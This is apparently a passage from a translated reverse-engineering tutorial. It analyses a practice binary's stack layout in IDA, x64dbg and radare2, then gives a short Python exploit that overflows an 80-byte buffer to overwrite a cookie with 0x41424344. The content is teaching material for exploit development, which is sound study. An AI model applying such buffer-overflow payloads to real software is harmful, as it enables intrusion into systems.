
So the variable **buf** is of type **db** what it means type **BYTE**, but 80 bytes long, it is a byte array of 80 bytes long.


```
Use "dup" construct

This option causes identical data values to be grouped into a single item
with a repetition specifier.
```


At its side it says **dup(?)** DUP means DUPLICATE or repeat as times as, the symbol "?" inside of the dup means that repeats with an unknown value for the static analysis.
Then it goes **cookie** which is a **dd** or **DWORD** so it is 4 bytes long, and in its side it's the symbol "?" what it means the same as before an unknown value, it doesn't use dup as it does not repeat any value.
Then it comes **s** that it is the **STORED EBP** which its length is 4 bytes, and even when IDA prints it as a **db** of 4 bytes long, it really is a DWORD but there's no problem, it's just IDA representation.
Then it comes **r** that it is the **RETURN ADDRESS** and as the previous one it has a length of 4 bytes.
Then it comes the argc and argv, each one of 4 bytes long, and are detected as DWORDS.




In the stack representation, it respects the length of each one, if we right click any of them, we'll see the definition of the type according to the C language:







Obviously IDA can detect names and exact values because it uses the symbols, we'll what happens when it doesn't have symbols.




Returning to the map we see in the first column, the same we saw at the stack in x64dbg when we set the horizon to zero, the values of distance use horizon as reference, above the variables represented as we saw as EBP-XXX and below the parameters as EBP+XXX.
Here we can already see that for example **buf** is in **EBP-0x54** and **cookie** in **EBP-4**, while **argc** is in **EBP+8** and **argv** in **EBP+C**.
In the picture below we see that buf is in EBP-0x54:

```
-0000000000000054 ;
-0000000000000054
-0000000000000054 buf             db 80 dup(?)
-0000000000000004 cookie          dd ?
+0000000000000000  s              db 4 dup(?)
+0000000000000004  r              db 4 dup(?)
+0000000000000008 argc            dd ?
+000000000000000C argv            dd ?                    ; offset
+0000000000000010
+0000000000000010 ; end of stack variables
```

```
CC              int3
CC              int3
CC              int3
CC              int3
55              push ebp                        consoleapplication4.cpp:14
8BEC            mov ebp,esp
83EC 54         sub esp,54
6A 00           push 0                          consoleapplication4.cpp:17
68 00904100     push stack1_vs_2017.419000      419000:"Vamosss"
68 08904100     push stack1_vs_2017.419008      419008:"Imprimir You win..\n"
6A 00           push 0
FF15 10214100   call dword ptr ds:[<&MessageBoxA>]
8D45 FC         lea eax,dword ptr ss:[ebp-4]    consoleapplication4.cpp:22
50              push eax
8D4D AC         lea ecx,dword ptr ss:[ebp-54]   ecx:_mainCRTStartup
51              push ecx                        ecx:_mainCRTStartup
68 1C904100     push stack1_vs_2017.41901C      41901C:"buf: %08x cookie: %08x\n"
E8 34000000     call <stack1_vs_2017._printf>
83C4 0C         add esp,C
8D55 AC         lea edx,dword ptr ss:[ebp-54]   consoleapplication4.cpp:23, edx:_mainCRTStartup
52              push edx                        edx:_mainCRTStartup
E8 E32B0000     call <stack1_vs_2017._gets>
83C4 04         add esp,4
817D FC 44434241 cmp dword ptr ss:[ebp-4],41424344  consoleapplication4.cpp:25
75 0D           jne stack1_vs_2017.401091
68 34904100     push stack1_vs_2017.419034      consoleapplication4.cpp:26, 419034:"you win!\n"
E8 12000000     call <stack1_vs_2017._printf>
83C4 04         add esp,4
33C0            xor eax,eax                     consoleapplication4.cpp:28
8BE5            mov esp,ebp
5D              pop ebp
C3              ret
CC              int3
CC              int3
CC              int3
CC              int3
CC              int3
```


We can see that are the same ebp-0x4 and ebp-0x54 of cookie and buf from x64dbg.
In the IDA instructions like **ebp+cookie**, if I right click IDA will display as an alternative the format ebp-4 because cookie is in the position -4.
ebp + cookie = ebp + (-4) = ebp - 4



And in the variables definition we see the position with respect to EBP.

```
; int __cdecl main(int argc, char **argv)
_main proc near

buf= byte ptr -54h
cookie= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch

push    ebp
mov     ebp, esp
```

So as we can see, everything we had to run, now we know it only analyzing in IDA, the only thing we need is the distance I have to fill to overflow the buffer and modify the cookie.
We can see this in the static stack representation:



I have to fill the 80 bytes of buf, and then the 4 bytes of the cookie, which as I can see in IDA is compared against 0x41424344:

In the image we can see all the places where cookie is acceded, the LEA instruction is similar to AMPERSAND so it gets the address of a variable instead of its value, this happen in printf to print the address in hexadecimal for the %08x.
Also we can see that gets receives as parameter the address of buf, so it will copy there whatever we type in the keyboard. So typing:
80 Aes + “DCBA”

Because DCBA is 44 43 42 41 and reading it in memory as little endian when it is compared to 0x41424344 it will be the same and it will go the program through the red arrow as the instruction JNE=NOT TRUE is used, finally going to the YOU WIN.

The script is similar to the one we saw in the last part:

solucion stack 1.py

```
import sys
from subprocess import Popen, PIPE

payload = b"A" * 80 + b"\x44\x43\x42\x41"

p1 = Popen(r"C:\Users\ricardo\Desktop\abos y stack nuevos\STACK1_VS_2017.exe", stdin=PIPE)
print ("PID: %s" % hex(p1.pid))
print ("Enter para continuar")
p1.communicate(payload)
p1.wait()
input()
```

I use Popen to redirect the input STDIN, so in this way instead of typing I send the data from the script with **p1.communicate(payload)**
Payload: the code of an exploit which manage to do the malicious part of the intrusion, it is the remote code that will be executed in the attacked machine, executing a sequence of malicious activities.
In this case the payload is = 80 As + “DCBA” # (“\x44\x43\x42\x41” is similar to “DCBA”)

```
payload = b"A" * 80 + b"\x44\x43\x42\x41"
```

If I run the script, with what I could deduct from my static reversing with IDA without running the exercise, I see that I get the YOU WIN without problems.


```
PID: 0x70d0
Enter para continuar
buf: 0019fed4 cookie: 0019ff24
you win!
```

2-RADARE


First thing should be check binary's information, to do that there's an executable called rabin2 in the same folder where radare was installed.

rabin2 -I name

It returns us the binary's information and it contains much information that we can check with the argument -h



For example, the argument -i is used to see the imports used by the executable:



In the same way it exists many different options to get information.

```
Usage: rabin2 [-AcdeEghHiIjlLMqrRsSUvVxzZ] [-@ at] [-a arch] [-b bits] [-B addr]
 [-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-P[-P] pdb]
 [-o str] [-O str] [-k query] [-D lang symname] | file
 -@ [addr] show section, symbol or import at addr
 -A list sub-binaries and their arch-bits pairs
 -a [arch] set arch (x86, arm, .. or <arch>_<bits>)
 -b [bits] set bits (32, 64 ...)
 -B [addr] override base address (pie bins)
 -c list classes
 -cc list classes in header format
 -C [fmt:C:D] create [elf,mach0,pe] with Code and Data hexpairs (see -a)
 -d show debug/dwarf information
 -D lang name demangle symbol name (-D all for bin.demangle=true)
 -e entrypoint
 -ee constructor/destructor entrypoints
 -E globally exportable symbols
 -f [str] select sub-bin named str
 -F [binfmt] force to use that bin plugin (ignore header check)
 -g same as -SMZIHVResizcld (show all info)
 -G [addr] load address . offset to header
 -h this help message
 -H header fields
 -i imports (symbols imported from libraries)
 -I binary info
 -j output in json
 -k [sdb-query] run sdb query. for example: '*'
 -K [algo] calculate checksums (md5, sha1, ..)
 -l linked libraries
 -L [plugin] list supported bin plugins or plugin details
 -m [addr] show source line at addr
 -M main (show address of main symbol)
 -n [str] show section, symbol or import named str
 -N [min:max] force min:max number of chars per string (see -z and -zz)
 -o [str] output file/folder for write operations (out by default)
 -O [str] write/extract operations (-O help)
 -p show physical addresses
 -P show debug/pdb information
 -PP download pdb file for binary
 -q be quiet, just show fewer data
 -qq show less info (no offset/size for -z for ex.)
 -Q show load address used by dlopen (non-aslr libs)
 -r radare output
 -R relocations
 -s symbols
 -S sections
       -SS segments
 -u unfiltered (no rename duplicated symbols/sections)
 -U resoUrces
 -v display version and quit
 -V Show binary version information
 -x extract bins contained in file
 -X [fmt] [f] .. package in fat or zip the given files and bins contained in file
 -z strings (from data section)
 -zz strings (from raw bins [e bin.rawstr=1])
 -zzz dump raw strings to stdout (for huge files)
 -Z guess size of binary program
```

To start using radare, we have to write the next in a command prompt

radare2 STACK1_VS_2017.exe

This will load the binary to analyze it.

```
                    \EJERCICIOS\PARTE 1-abos y stack nuevos\STACKS>radare2 STACK1_VS_2017.exe
-- ((fn [f s n] (str (f f s n) "dare2")) (fn [f s n] (pr s) (if (> n 0) (f f (str s "ra") (dec n)) s)) "" (/ 1.0 0))
```

The I write the command **aaa** to analyze the loaded binary.

```
[0x00401306]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
```

Then the command **afl** will load all the functions, from here I try to find the main function, and I see is in the address 0x401040.

```
[0x00401306]> afl
0x00401306   21 376  -> 315  entry0
0x00401040    3 87           main
0x004010a0    1 58           fcn.004010a0
0x004026bf    1 16           fcn.004026bf
0x00401010    1 41           fcn.00401010
0x00401000    1 10           fcn.00401000
0x00403a87    5 133          fcn.00403a87
0x00403c5b    1 22           fcn.00403c5b
0x00403b0c   25 315          fcn.00403b0c
0x00403dea    1 15           fcn.00403dea
0x0040162e    1 6            fcn.0040162e
0x004047ed    5 61           fcn.004047ed
0x00405643    3 19           fcn.00405643
```

Print [p]


Assemble / Disassemble	pa[d]
Print bits	pb [len]
Print byte in C / Python / Javascript	pc[pJ] [len]
Print disassembly in columns	pC
Print disassembly of n opcodes	pd [n]
Print disassembly of n bytes	pD [n]
Print disassembly of function	pdf [@ addr]
Print disassembly of basic block	pdb
Print c-like pseudo code	pdc
Print string	ps
Print unicode string	pu
Print hex	px

With the command **pdf** I can disassembly a function:


```
[0x00401306]> pdf @main
            ;-- eip:
/ (fcn) main 87
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_54h @ ebp-0x54
|           ; var uint32_t var_4h @ ebp-0x4
|           ; CALL XREF from entry0 @ 0x40128b
|           0x00401040      55              push ebp
|           0x00401041      8bec            mov ebp, esp
|           0x00401043      83ec54          sub esp, 0x54
|           0x00401046      6a00            push 0                  ; HWND hWnd
|           0x00401048      6800904100      push str.Vamosss        ; section..data
|                                                                   ; 0x419000 ; "Vamosss" ; LPCSTR lpText
|           0x0040104d      6808904100      push str.Imprimir_You_win.. ; 0x419008 ; "Imprimir You win..\n" ; LPCSTR lpCaption
|           0x00401052      6a00            push 0                  ; UINT uType
|           0x00401054      ff1510214100    call dword [sym.imp.USER32.dll_MessageBoxA] ; 0x412110 ; int MessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType)
|           0x0040105a      8d45fc          lea eax, [var_4h]
|           0x0040105d      50              push eax
|           0x0040105e      8d4dac          lea ecx, [var_54h]
|           0x00401061      51              push ecx
|           0x00401062      681c904100      push str.buf:__08x_cookie:__08x ; 0x41901c ; "buf: %08x cookie: %08x\n"
|           0x00401067      e834000000      call fcn.004010a0
|           0x0040106c      83c40c          add esp, 0xc
|           0x0040106f      8d55ac          lea edx, [var_54h]
|           0x00401072      52              push edx
|           0x00401073      e8e32b0000      call fcn.00403c5b
|           0x00401078      83c404          add esp, 4
|           0x0040107b      817dfc444342.   cmp dword [var_4h], 0x41424344
|       ,<  0x00401082      750d            jne 0x401091
|       |   0x00401084      6834904100      push str.you_win          ; 0x419034 ; "you win!\n"
|       |   0x00401089      e812000000      call fcn.004010a0
|       |   0x0040108e      83c404          add esp, 4
|       |   ; CODE XREF from main @ 0x401082
|       `-> 0x00401091      33c0            xor eax, eax
|           0x00401093      8be5            mov esp, ebp
|           0x00401095      5d              pop ebp
\           0x00401096      c3              ret
```

With the instruction **eco** we can list the themes, in my case I liked “bright”, because it looks clearer.

In radare we have the console mode with its commands, and visual mode which is entered typing the key **v** and you can quit with **q**.



To enter in cursor mode and leave you type **c** and the help you type **h**.




For the moment we will stay in console mode, I think it limits you more at the beginning when you don't master it, later we'll see how to use the visual mode and Cutter the radare's GUI.


We can see that the shown cursor is in 0x401054, to chain to main we can write **s main** and we can work comfortable, because it takes as reference the actual address that cursor points, now it points 401040 that is the main address, if we don't change it we should write **@address** each time, and this is annoying.
Now we change function's name with **afn**.

So now we can disassembly using the new name my_main

I rename the variables with **afvn new_name old_name**



As we can see, in the function all names were changed to new one.
With the command **agf** we can see an ASCII visual representation of the function.



We can see the green arrow true and the red arrow false, and the comparison with 0x41424344, what we can't see is "gets".
I include the pdb symbol information with the command **idp**.

